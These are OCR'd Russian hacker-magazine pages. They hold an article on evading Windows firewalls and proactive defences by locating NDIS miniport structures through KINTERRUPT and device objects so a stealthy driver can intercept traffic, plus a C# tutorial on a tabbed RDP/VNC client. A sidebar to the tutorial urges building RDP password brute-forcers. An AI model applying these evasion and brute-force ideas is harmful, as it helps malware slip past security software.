автоматическое повторение попыток записи в течение заданного интервала времени. Благодаря архитектуре движка, возможно использовать Sqlite как на встраиваемых (embedded) системах, так и на выделенных машинах с гигабайтными массивами данных. Сама библиотека SQLite написана на C; существует большое количество привязок к другим языкам программирования, в том числе C++, Java, .NET, Python, Perl, PHP, Tcl (средства для работы с Tcl включены в комплект поставки SQLite), Ruby, Haskell, Scheme, Smalltalk, Lua и многим другим. В 2005 году проект получил награду Google-O'Reilly Open Source Awards.



АЛЕКСАНДР ЭККЕРТ ALEKSANDR-EHKKERT@RAMBLER.RU



ТУШИМ ФАЙРВОЛЫ ПО-НОВОМУ

Новые stealth-технологии на службе злобных программеров

С завидной периодичностью мы публикуем различные кодерские методы обхода огненных стен. Оно и понятно — противостояние брони и снаряда продолжается, новые версии фаеров, проактивок и интегрированных систем безопасности выходят более чем часто. Не отстают от девелоперов и злобные кодеры. Они спускаются все ниже и ниже, в самые потаенные уголки ядра операционной системы.

Неопытному программеру кажется, что, проникнув в ядро Windows, можно делать там все, что вздумается, однако это не так. Разработчики файрволов, проактивных систем и антивирусов (в большинстве своем) хлеб зря не едят, оставляя мало простора для действий честного хакера, вздумавшего поставить систему под контроль. Но кое-какие лазейки все же остаются...

ОСНОВЫ ОСНОВ

Что такое минипорт? Это, упрощенно говоря, виртуальное представление интерфейса сетевого устройства — то, как видит сетевую карту ядро операционной системы. Минипорт является своеобразным посредником между чипсетом сетевого адаптера и ядром ОС. Драйверы минипорта напрямую (точнее, через HAL — Hardware Abstraction Layer) взаимодействуют с сетевым адаптером на самом низком уровне, предоставляя некий абстрактный, общий для всех сетевых адаптеров, интерфейс к своему сетевому адаптеру другим драйверам и самой операционной системе.

В отличие от высокоуровневых драйверов, драйверы минипорта имеют две дополнительные функции, называемые ISR (Interrupt Service Routine — обработчик прерывания) и DpcForIsr (Deferred Procedure Call — процедура отложенных вызовов). ISR является высокоприоритетной процедурой, вызываемой при получении прерывания от устройства (например, при получении пакета из сети). В этой процедуре необходимо выполнить ряд самых необходимых действий, чтобы не задерживать надолго выполнение других процессов. В частности, — запретить устройству генерировать данное прерывание. DPC имеет более низкий приоритет при планировании потоков и вызывается непосредственно после ISR, если это требуется. Обычно в DPC производится обмен данными с устройством (например, программирование контроллера DMA для переписывания вновь пришедшего кадра в оперативную память машины из буферной памяти устройства). Такой драйвер, как правило, входит в поставку самой сетевой карты.
При разработке драйверов сетевых карт разработчик должен четко следовать правилам, установленным той или иной версией NDIS, потому



что, как ты помнишь, NDIS именно так и переводится — «Network Driver Interface Specification», то бишь — «спецификация интерфейса сетевого устройства». Впрочем, за более подробным описанием действий разработчиков я отсылаю тебя к MSDN. В настоящее время актуальной является как NDIS 5.1 (w2k/XP/2003), так и 6.0 (для Windows Vista).

МИНИПОРТ И ВСЕ-ВСЕ-ВСЕ

В ядре минипорт сетевой карты представлен в виде структуры NDIS_MINIPORT_BLOCK. Она заполняется кучей всяческих данных при регистрации минипорта вызовом системной функции NdisMRegisterMiniport. Этот вызов происходит в драйвере сетевой карты при его загрузке. NDIS_MINIPORT_BLOCK — одна из самых важных структур при работе с сетью на низком уровне (на уровне сетевой карты). Описание ее полей ты можешь найти в хидере «ndis.h», но надежнее будет сдампить ее из файла символов ndis.pdb утилитой типа **pdbdump** (http://pdbdump.sourceforge.net), потому что ее структура может меняться от билда к билду ОС и сильно зависит от версии NDIS. В этой статье подразумевается использование NDIS версии 5.1.

Тем не менее, решая, например, задачи фильтрации, мелкомягкие товарищи строго рекомендуют ограничиваться «законными» и документированными способами фильтрования сетевого трафика, поскольку эта структура критически важна для жизнедеятельности ОС Windows и лишний раз ее трогать не стоит. Но запретный плод сладок. Поэтому скажу с уверенностью, что все самое вкусное для хакера содержится именно в NDIS_MINIPORT_BLOCK. К примеру — функция PacketIndicateHandler, которая уведомляет драйвер протокола, что массив полученных пакетов доступен для дальнейшей обработки, и передает ей указатель на данный массив.

«Так почему бы не получить указатель на этот самый NDIS_MINIPORT_BLOCK и дальше работать с ним?», — спросишь ты. Вся загвоздка в том, что для этого нужно совершить очень много телодвижений в ядре Windows. Они больше напоминают танец слона в посудной лавке, что, естественно, не пройдет незамеченным для файрвола. Скажем, известный легальный способ получения такого указателя в обобщенном виде сводится к вызову NDIS-функции NdisRegisterProtocol, — она всегда перехватывается файрволами, проактивными защитами и антивирусами всех мастей. Что же нам делать?

```
System Uptime: 1 days 1:03:15
lkd> dt nt!_KINTERRUPT
   +0x000 Type             : Int2B
   +0x002 Size             : Int2B
   +0x004 InterruptListEntry : _LIST_ENTRY
   +0x00c ServiceRoutine   : Ptr32
   +0x010 ServiceContext   : Ptr32 Void
   +0x014 SpinLock         : Uint4B
   +0x018 TickCount        : Uint4B
   +0x01c ActualLock       : Ptr32 Uint4B
   +0x020 DispatchAddress  : Ptr32
   +0x024 Vector           : Uint4B
   +0x028 Irql             : UChar
   +0x029 SynchronizeIrql  : UChar
   +0x02a FloatingSave     : UChar
   +0x02b Connected        : UChar
   +0x02c Number           : Char
   +0x02d ShareVector      : UChar
   +0x030 Mode             : _KINTERRUPT_MODE
   +0x034 ServiceCount     : Uint4B
   +0x038 DispatchCount    : Uint4B
   +0x03c DispatchCode     : [106] Uint4B
lkd> _
```

СТРУКТУРА KINTERRUPT

В ПОИСКАХ УТРАЧЕННОГО KINTERRUPT'А

Если уж не дают пощупать минипорт напрямую, то... поговорим о прерываниях. Да-да, именно о прерываниях. Речь пойдет не о прямом перехвате прерывания для сетевого адаптера, — мы копнем гораздо глубже. Как ты знаешь, все прерывания в ОС Windows представлены в ядре в виде таблицы дескрипторов (векторов) прерываний IDT(Interrupt Descriptor Table). При генерировании прерывания ядро просматривает IDT и по номеру прерывания передает управление по адресу, соответствующему номеру прерывания. Просмотреть IDT можно, к примеру, через отладчик WinDBG при помощи команды «!idt –a» — она выведет на экран дамп IDT.

Программным способом загрузка IDT осуществляется вызовом ассемблерной команды sidt и может выглядеть так:


ДАМПИМ IDT

```
typedef struct _IDT{
      WORD    wLimit;
      DWORD   dwBase;
}IDT, *PIDT;

VOID GetIDT(OUT PIDT pIdt){
  __asm
   {
      MOV EAX, [pIdt]
      SIDT    [EAX]
   }
}
```

Думаю, код понятен без слов: мы получили IDT во всей красе. Но что дальше? Если приглядеться внимательнее, то можно увидеть, что на самом деле при вызове прерывания система не вызывает функцию прерывания «железки» напрямую — прежде она должна позаботиться о многих других вещах. Система так и делает путем начального вызова функции KiInterruptTemplate.

Архитектура ОС Windows подразумевает, что при вызове системной функции KiInterruptTemplate система должна сохранить контекст потока и только затем вызвать функцию обработки прерывания



Vector	Old address	New address	Selector	Module	Type
Int 0x33	0x80540B2E	0x80540B2E	0x08	<ntkrnlpa.e...	Int32
Int 0x34	0x80540B38	0x80540B38	0x08	<ntkrnlpa.e...	Int32
Int 0x35	0x80540B42	0x80540B42	0x08	<ntkrnlpa.e...	Int32
Int 0x36	0x80540B4C	0x80540B4C	0x08	<ntkrnlpa.e...	Int32
Int 0x37	0x80540B56	0x806E5864	0x08	<hal.dll>	Int32
Int 0x38	0x80540B60	0x80540B60	0x08	<ntkrnlpa.e...	Int32
Int 0x39	0x80540B6A	0x80540B6A	0x08	<ntkrnlpa.e...	Int32
Int 0x3A	0x80540B74	0x80540B74	0x08	<ntkrnlpa.e...	Int32
Int 0x3B	0x80540B7E	0x80540B7E	0x08	<ntkrnlpa.e...	Int32
Int 0x3C	0x80540B88	0x80540B88	0x08	<ntkrnlpa.e...	Int32
Int 0x3D	0x80540B92	0x806E6E2C	0x08	<hal.dll>	Int32
Int 0x3E	0x80540B9C	0x80540B9C	0x08	<ntkrnlpa.e...	Int32
Int 0x3F	0x80540BA6	0x80540BA6	0x08	<ntkrnlpa.e...	Int32
Int 0x40	0x80540BB0	0x80540BB0	0x08	<ntkrnlpa.e...	Int32
Int 0x41	0x80540BBA	0x806E6C88	0x08	<hal.dll>	Int32
Int 0x42	0x80540BC4	0x80540BC4	0x08	<ntkrnlpa.e...	Int32
Int 0x43	0x80540BCE	0x80540BCE	0x08	<ntkrnlpa.e...	Int32
Int 0x44	0x80540BD8	0x80540BD8	0x08	<ntkrnlpa.e...	Int32
Int 0x45	0x80540BE2	0x80540BE2	0x08	<ntkrnlpa.e...	Int32
Int 0x46	0x80540BEC	0x80540BEC	0x08	<ntkrnlpa.e...	Int32

ТАБЛИЦА ПРЕРЫВАНИЙ IDT



```
36: 804ddd2c nt!KiUnexpectedInterrupt6
37: 804ddd36 nt!KiUnexpectedInterrupt7
38: 806edef0 hal!HalpProfileInterrupt
39: 80f0827c ACPI!ACPIInterruptServiceRoutine (KINTERRUPT 80f08240)
3a: 80dc67cc vmsrvc+0x1C16 (KINTERRUPT 80dc6790)
3b: 80df6414 NDIS!ndisMIsr (KINTERRUPT 80df63d8)
3c: 80de040c i8042prt!I8042MouseInterruptService (KINTERRUPT 80de03d0)
3d: 804ddd72 nt!KiUnexpectedInterrupt13
3e: 80ed78a4 atapi!IdePortInterrupt (KINTERRUPT 80ed7868)
3f: 80f01dd4 atapi!IdePortInterrupt (KINTERRUPT 80f01d98)
40: 804ddd90 nt!KiUnexpectedInterrupt16
```

ISR ДРАЙВЕРА СЕТЕВОЙ КАРТЫ И ЕЕ KINTERRUPT



links
Чтобы лучше ориентироваться в ядрокопании на сетевом уровне и не только, советую сетевой журнал Phrack за номером 0x41. А для лучшего понимания работы системного механизма DPC, рекомендую статью «Advanced DPCs» М.Руссиновича (http://technet.microsoft.com).



dvd
На диске лежат исходники драйверов, реализующих приемы программирования, исследуемые в статье, а также тулзы, которые помогут тебе в изучении ядра.

KiDispatchInterrupt, которой в качестве параметра будет передан сохраненный указатель на «объект прерывания», представленный очень интересной структурой KINTERRUPT.
И только затем передается управление ISR той «железки», которая сгенерировала прерывание. Если диззасемблировать функцию KiInterruptTemplate, то именно это мы и увидим.
Плясать будем от структуры KINTERRUPT, тем более, она встречается как в NDIS 5.1, так и в NDIS 6.0 и для завладения ядром нам нужно получить указатель на нее. Как этого добиться?
Проще всего — по полученному указателю на функцию KiInterruptTemplate (часто это и есть выдранный адрес из IDT), диззассемблировать его на предмет поиска инструкции «mov edi, PKINTERRUPT». Если найдем, то далее можно сделать следующее: запомнить адрес KINTERRUPT и переходить ко второму способу (описанному ниже) либо заменить реальный KINTERRUPT на свой собственный, подменив ту самую функцию DpcForIsr — функцию отложенной обработки прерывания. Так мы получим доступ к данным, пришедшим по сети. Здесь рассматривать способ подмены DpcForIsr мы не будем из-за его громоздкости. Более подробно о нем можно прочитать в статье «Stealth Hooking: another way to subvert the Windows kernel» (http://phrack.org).
На случай, если мы не нашли KINTERRUPT минипорта сетевого адаптера, самое время вспомнить, что помимо всего прочего, в ядре существует переменная InterruptListEntry. Она представляет собой круговой список LIST_ENTRY, содержащий в себе все указатели на зарегистрированные в системе структуры KINTERRUPT. Достаточно найти первый попавшийся, а далее — ULONG KINTERRUPTLink = (ULONG)&(((PKINTERRUPT)(AddressHandler))->InterruptListEntry), где AddressHandler есть адрес любой структуры KINTERRUPT в системе.
Ну и как вариант напоследок — можно в ядре перехватить и дизассемблировать функцию обработки прерываний KiDispatchInterrupt; ей в качестве одного из параметров передается указатель на KINTERRUPT. Это отнюдь не легкий способ, поскольку требует отличного знания работы системы прерываний в ядре Win.
Вот, в принципе, и все. После нахождения одним из приведенных способов KINTERRUPT, относящегося к прерыванию сетевого адаптера, можно считать, что сетевая карта у нас в кармане.

УДАЛЕНИЕ ГЛАНД ЧЕРЕЗ...

Итак, мы овладели KINTERRUPT. Заметь, не сделали при этом ничего такого, что могло бы привлечь внимание бдительных проактивок. Что дальше?
Если Мухаммед не идет к горе, значит, гора идет к Мухаммеду. Так поступим и мы, чтобы заполучить вожделенный NDIS_MINIPORT_BLOCK.
В ядре Windows значительное количество классов элементов представлены в виде устройств (да, девайсов), причем это касается не только физических устройств, но и устройств виртуальных. Тип «устройство», к примеру, имеют такие эфемерные вещи, как протоколы сети — TCP, IP, UDP — вид «\Device\Tcp». Просмотреть список девайсов, зарегистрированных в системе, можно с помощью замечательной утилиты «Windows Object Explorer» от Four-F.
Едем дальше. Находясь в незнакомой обстановке и не зная имени основного сетевого девайса, соответствующего сетевой карте, минипорт найти будет довольно сложно. Но, комбинируя приведенные здесь способы, можно с определенной долей везения все же добиться своего.
Реализуем следующий алгоритм: сначала находим все зарегистрированные девайсы в системе, открыв директорию «\Device». В цикле получаем указатели на девайсы вызовом ObOpenObjectByName; по полученному указателю вызовом ObReferenceObjectByHandle и IoGetDeviceObjectPointer получаем указатель на DEVICE_OBJECT, а затем оставляем те, которые имеют тип, равный 0x17, то есть FILE_DEVICE_PHYSICAL_NETCARD. Таким образом, мы получим все устройства, относящиеся к сетевому интерфейсу систе-

Windows Object Explorer

File View Object Find Extras Help

- \
  - ArcName
  - NLS
  - Driver
  - Device
    - DmControl
    - HarddiskDmVolum
    - Http
    - Ide
    - Harddisk0
    - WinDfs
  - Windows
  - Sessions
  - RPC Control
  - BaseNamedObjects
  - KernelObjects
  - GLOBAL??
  - FileSystem
  - ObjectTypes
  - Security
  - Callback
  - KnownDlls


Name	Type	Additional Information
RDP_CONSOLE0	Device	
RDP_CONSOLE1	Device	
RdpDr	Device	
RdpDrDvMgr	Device	
RdpDrPort	Device	
rkhdrv10	Device	
ScsiPort0	SymbolicLink	\Device\Ide\IdePort0
ScsiPort1	SymbolicLink	\Device\Ide\IdePort1
Serial0	Device	
Smwdm0	Device	
sysaudio	Device	
Tcp	Device	
Termdd	Device	
Udp	Device	
USBFDO-0	Device	
USBFDO-1	Device	
USBFDO-2	Device	
USBFDO-3	Device	
USBFDO-4	Device	
USBPDO-0	Device	Корневой USB концентратор
USBPDO-1	Device	Корневой USB концентратор
USBPDO-2	Device	Корневой USB концентратор
USBPDO-3	Device	Корневой USB концентратор
USBPDO-4	Device	Корневой USB концентратор
USBPDO-5	Device	USB HID-совместимое устройство
USBPDO-6	Device	USB HID-совместимое устройство
USBPDO-7	Device	hp color LaserJet 5550 (DOT4USB)
Video0	Device	
Video1	Device	

СПИСОК УСТРОЙСТВ, УСТАНОВЛЕННЫХ В СИСТЕМЕ

мы. Оговорюсь сразу, девайсов с типом FILE_DEVICE_PHYSICAL_NETCARD в системе, как правило, несколько и, чтобы найти нужный, придется их отфильтровывать. Например, по имени драйвера, которое хранится в поле DRIVER_OBJECT.DriverName по смещению DEVICE_OBJECT + 0x8. А вот уже дальше, скомбинировав полученные ранее знания, можно найти нужный нам минипорт. Все дело в том, что правила дизайна WDM (Windows Driver Model) требуют от разработчика драйверов создания некой структуры под названием «Device Extension», где программист должен хранить переменные, поля и структуры, описывающие ту или иную «железку», под которую пишется драйвер.
Если присмотреться, то в структуре DEVICE_OBJECT по смещению 0x28 имеется поле типа void*, которое, собственно, и указывает на созданную разработчиком структуру DeviceExtension. Только не следует ее путать с «официально прикрепленной» структурой DEVOBJ_EXTENSION, которая идет далее, по смещению 0xb0. Что это нам даст? А теперь внимание: как непреложное правило, разработчики в указанной структуре сохраняют полученный в ходе инициализации минипорта указатель на структуру NDIS_MINIPORT_INTERRUPT (который возвращается вызовом функции NdisMRegisterInterrupt). Если в свою очередь посмотреть на эту структуру, то мы увидим, что по смещению 0x34 находится искомый указатель на NDIS_MINIPORT_BLOCK. Причем тут полученный ранее адрес KINPTERRUPT? Если еще раз глянуть на NDIS_MINIPORT_INTERRUPT, то легко увидеть, что первое поле в этой структуре и есть указатель на KINTERRUPT. Выходит, найдя разыменованный адрес KINTERRUPT, можно заполучить указатель на NDIS_MINIPORT_INTERRUPT… а дальше — все просто: добавляем 0x34 и получаем указатель на NDIS_MINIPORT_BLOCK. Подведя черту вышеизложенному бреду воспаленного сознания, мы получим финальный алгоритм: ищем указатель на DEVICE_OBJECT с типом FILE_DEVICE_PHYSICAL_NETCARD, находим указатель на DeviceExtension и, начиная с данного адреса, шаримся по памяти в поисках разыменованного PKINTERRUPT, полученного одним из вышеприведенных способов. Если находим — радостно идем пить пиво. Если нет — что же, может быть, сегодня не день Бэкхема.

ЗАКЛЮЧЕНИЕ

Не скрою, способ сложнореализуем, ненадежен и требует определенной доработки. К тому же, он годится только для драйверов минипорта версии NDIS 5.1. Если ты используешь Vista, там уже будет вызов NdisMRegisterInterruptEx, который действует немного по-другому. Но об этом мы поговорим позже. В связи с довольно большим объемом кода, приводить его здесь непрактично, поэтому драйвер, реализующий указанный прием, ищи на диске.
Что же мы получили в результате? Мы получили большой бонус — драйвер, способный перехватывать и контролировать сетевые операции в ядре и корректировать их по мере необходимости. При этом мы не затронули те критически важные для операционной системы вещи, которые обычно контролируются проактивными защитами. Получилось не только очень элегантно, но вполне работоспособно. Я не ставил целью предоставить тебе готовое решение, а лишь хотел показать, что даже в самых суровых условиях можно найти для своей программы способ выживания в системе. Все, что для этого нужно — задать себе вопрос: «А что, если…?». Удачи!



info

Обязательно советую установить VisualDDK, которая здорово помогает при разработке драйверов (http://sourceforge.net/projects/visualddk). Ее ты также сможешь найти на диске. Если есть вопросы — пиши, обсудим.



warning

Рассматриваемый в статье код справедлив для W2k/XP/2003. В Windows Vista эти приемы работать не будут.

ИГОРЬ АНТОНОВ ANTONOV.IGOR.KHV@GMAIL.COM, WWW.VR-ONLINE.RU










АДМИНИМ ПО-КОДЕРСКИ

Массовое производство RDP и VNC клиентов

На моей основной работе мне приходится заниматься администрированием серверов и рабочих станцией, работающих под управлением Windows/Linux. К серверам я привык подключаться через стандартный RDP, а для соединения с рабочими местами пользователей чаще предпочитаю использовать одну из модификаций VNC.

Функциональность RDP и VNC меня полностью удовлетворяет, за исключением одного «но». При интенсивной работе мой рабочий стол захламляется копиями приложений TightVNC и mstsc. Бывает, работаешь с тремя серверами, а тут тебе звонит пользователь и слезно просит помочь. Хочется или нет, а приходится сворачивать окна mstsc и запускать консоль TightVNC. В результате, рабочий стол быстро превращается в хаос, состоящий из открытых окон mstsc и TightVNC. Найти в таком бардаке окно с нужным сеансом крайне проблематично.

Однажды меня все это окончательно достало, и я решил во что бы то ни стало исправить ситуацию. Что из этого получилось, ты узнаешь по ходу чтения этой статьи.

ПУТЬ СМЕРТНОГО

Пожалуй, самым простым способом решения проблемы будет поиск и внедрение готового клиента-комбайна, поддерживающего протоколы RDP и VNC. Способ, несомненно, хорош, а главное, времени на его реализацию практически не тратится. Утилит пруд пруди, успевай только выбирать. Но, отдавая предпочтение готовому софту, ты автоматически становишься обладателем всех его плюсов и минусов. Среди основных минусов обычно выступает цена. Продвинутый софт стоит денег, а бесплатный редко обладает всеми необходимыми функциями. В свое время меня это не устроило, и я решил пойти по нетоптаной дорожке.

ПУТЬ ДЖЕДАЯ


Вооружившись сишарпом, я задумал создать клиент, способный поддерживать подключения по протоколам RDP и VNC. Решить проблему открытых окон я запланировал с помощью хорошо проверенного метода — использования вкладок. А что? Все WEB-браузеры, в том числе и хромой ослик ИА, открывают новые страницы в отдельном табе. Юзеры фичей довольны, и уже ни одного из них не заставишь от нее отказаться. Тем более, в заголовке таба можно прописывать название сервера.

RDP

Для организации поддержки протокола RDP обратимся за помощью к Com-компоненту — Microsoft RDP Client. Пользоваться компонен-

НЕРАССМОТРЕННЫЕ МЕТОДЫ REMOTEDESCTOP

- IsConnected — возвращает true, если соединение с удаленным компьютером установлено;
- Disconnect — выполняет отключение от удаленной машины;
- SetScalingMode (bool scaled) — если в качестве единственного параметра передаем true, то будет установлен режим масштабирования;
- FullScreenUpdate() — полноэкранный режим;
- FillServerClipboard() — перенос содержимого буфера обмена с локальной машины на удаленную.



КУЕМ RDP-КЛИЕНТ

том чрезвычайно просто и, что немаловажно, удобно. К тому же, он установлен в каждой системе, поэтому заботиться о его поставке тебе не придется.

Чтобы воспользоваться возможностями компонента, тебе необходимо добавить его на панель выбора элементов. Делается это через окно «Выбор элементов панели инструментов → COM-компоненты». В представленном списке компонент отметь флажком Microsoft RDP Client Control. На панели выбора элементов, как и следовало ожидать, появится новый компонент.

Для демонстрации возможностей компонента я накидал простенький демонстрационный пример. Давай поглядим на методы и свойства недавно установленного компонента. Начнем наше знакомство со свойств:

Connected — если соединение с удаленным рабочим столом установлено, то здесь будет 1
ColorDepth — палитра цветов. Может принимать следующие значения: 8, 15, 16, 24, 32
Server — адрес удаленного сервера. Одинаково воспринимает как символьные имена, так и IP-адрес
UserName — имя пользователя
AdvancedSettings2.ClearTextPassword — пароль
AdvancedSettings2.RDPPort — номер порта
DesktopWidth — ширина удаленного рабочего стола
DesktopHeight — высота удаленного рабочего стола
FullScreen — полноэкранный режим
RedirectPrinters — переопределять принтеры. Если true, то при отправке документа на печать с удаленной машины, он будет печататься на твоем принтере
RedirectSmartCards — переопределять смарт-карты
RedirectPorts — переопределять порты

Со свойствами разобрались, перейдем к методам. Из всех имеющихся нас интересуют лишь два: Connect() и Disconnect(). Полагаю, пояснять, для чего они нужны, необходимости нет.

Помимо свойств и методов, как и у любого другого компонента, у MS RDP Client Control имеется целая пачка событий. Здесь рассматривать не буду, поскольку об их предназначении нетрудно догадаться по названию.

Теорией мы заправились, а раз так, самое время переходить к практике! Рассмотрим код:

ПОДКЛЮЧАЕМСЯ К RDP

```
RdpClient.Server = textBox1.Text.Trim();

RdpClient.AdvancedSettings2.ClearTextPassword =
  textBox3.Text.Trim();

RdpClient.UserName = textBox2.Text;

// RdpClient.Domain = "Домен";
// RdpClient.FullScreen = true;
```

```
switch (comboBox1.SelectedIndex)
{
    case 0: RdpClient.ColorDepth = 15;
      break;
    case 1: RdpClient.ColorDepth = 16;
      break;
    case 2: RdpClient.ColorDepth = 24;
      break;
    case 3: RdpClient.ColorDepth = 32;
     break;
}

switch (comboBox2.SelectedIndex)
{
    case 0:
       RdpClient.DesktopWidth = 640;
         RdpClient.DesktopHeight = 480;
         break;
    case 1:
         RdpClient.DesktopWidth = 800;
         RdpClient.DesktopHeight = 600;
         break;
    case 2:
         RdpClient.DesktopWidth = 1024;
         RdpClient.DesktopHeight = 768;
```

УСТАНОВКА СОЕДИНЕНИЯ С СЕРВЕРОМ VNC

```
string remoteHost = TextBox1.Text;
int remotePort = Convert.ToInt32(TextBox2.Text);

try {
  remoteDesktop1.VncPort = remotePort;
  remoteDesktop1.Connect(remoteHost,
    false, true);
}

catch (VncProtocolException vex) {
  MessageBox.Show(string.Format("Невозможно
установить соединение: {0}", vex.Message));
}
```



]C[-СОВЕТ

На основе полученных знаний ты без проблем сможешь написать полезные в хакерском деле утилиты — брутфорсеры. Например, совсем недавно в нашем журнале был рассказ об утилите, которая подбирает пароль к RDP. В ее основе как раз лежала технология, которую мы сегодня разобрали. Так что, мотай на ус и не расслабляйся.

```
        break;
    case 3:
        RdpClient.DesktopWidth = 1120;
        RdpClient.DesktopHeight = 700;
        break;
    case 4:
        RdpClient.DesktopWidth = 1280;
        RdpClient.DesktopHeight = 1024;
        break;
}
```

RDPCLIENT.CONNECT();

Весь процесс установки связи с удаленным хостом сводится к заполнению свойств компонента RdpClient и вызову метода Connect(). В случае, когда вся введенная инфа корректна, подключение будет установлено, а если нет — вылетит экспешн.

Замечу, что в этом коде я не делал обработку ошибок. В реальном приложении она необходима. Попробуй реализовать их самостоятельно, а если не получится, не отчаивайся. После того, как мы разберем по косточкам работу с VNC, ты сможешь сделать обработку экспешнов по аналогии.


Итак, разбор практики RDP можно считать оконченным. В принципе, уже можно переходить к рассмотрению VNC, но сначала мне бы хотелось рассказать еще об одном около-rdp'шном нюансе.

Те, кто юзает стандартный RDP-клиент, наверняка, привыкли создавать ярлыки (правильнее сказать, файлы настроек) для быстрого подключения к нужному серверу. У меня таких ярлыков штук 13. Пользоваться ими удобно — кликнул и подключился к нужному серверу. Но вот при переходе на свой собственный клиент я испытал реальные трудности — либо вбивать в свою прогу параметры подключения для всех этих 13 машин самостоятельно, либо предусмотреть возможность импорта настроек из сохраненных файлов. Первый вариант не особо привлекал, поэтому я сразу решил заняться реализацией второго. Сначала я думал, что будет много сложностей, но, как оказалось, любители C# уже проделали работу вместо меня и запечатлели свои труды в классе RDPFileReader.

Этот класс позволяет как читать файлы настроек, так и создавать новые. Воспользовавшись им, ты сделаешь свою программу универсальной. Все старые файлы настроек можно импортировать, а если необходима передача параметров соединения кому-либо из пользователей — предусмотреть экспорт. Причем производить экспорт именно в стандартный файл настроек, который без проблем поймет встроенный в Windows rdp-клиент. Все, не буду тебя томить, взгляни лучше на пример чтения произвольного файла настроек:

```
OpenFileDialog myOpenFileDialog;
myOpenFileDialog = new OpenFileDialog();
myOpenFileDialog.Filter = "RDP File|*.rdp";
myOpenFileDialog.Title = "Выбор файла с настройками RDP";
myOpenFileDialog.ShowDialog();

if (myOpenFileDialog.FileNames.Count() > 0) {
    RDPFile MyRdpFile = new RDPFile();
    MyRdpFile.Read(myOpenFileDialog.FileName);
    //Обработка свойств объекта MyRdpFile
}
```



РАЗРАБОТКА В САМОМ РАЗГАРЕ

В этом небольшом куске кода я вызываю стандартный диалог открытия файлов. Если пользователь выбрал файл, то мне ничего не остается, кроме как создать экземпляр объекта типа RDPFile и выполнить его метод Read(). В качестве параметра методу надо передать путь к файлу, который и нужно читать. Завершив чтение, поля объекта MyRdpFile будут заполнены данными из файла. Например:

```
• AudioMode – режим аудио
• Domain – домен
• FullAddress – адрес сервера
• Password – пароль
• RedirectComPorts – переопределять Com-порты
• Username – имя пользователя
• DesktopHeight – высота рабочего стола
• DesktopWidth – ширина рабочего стола
• и т.д.
```

VNC

Сделать поддержку VNC несколько сложнее. Протокол создан не в недрах MS, а, следовательно, весь кодинг ложится сугубо на твои плечи. Не стоит раньше времени переживать и думать, что протокол придется описывать с нуля. Уже создано немало различных клиентов (в том числе и OpenSource), в которых можно подсмотреть код и перенести его на нужный нам язык программирования.

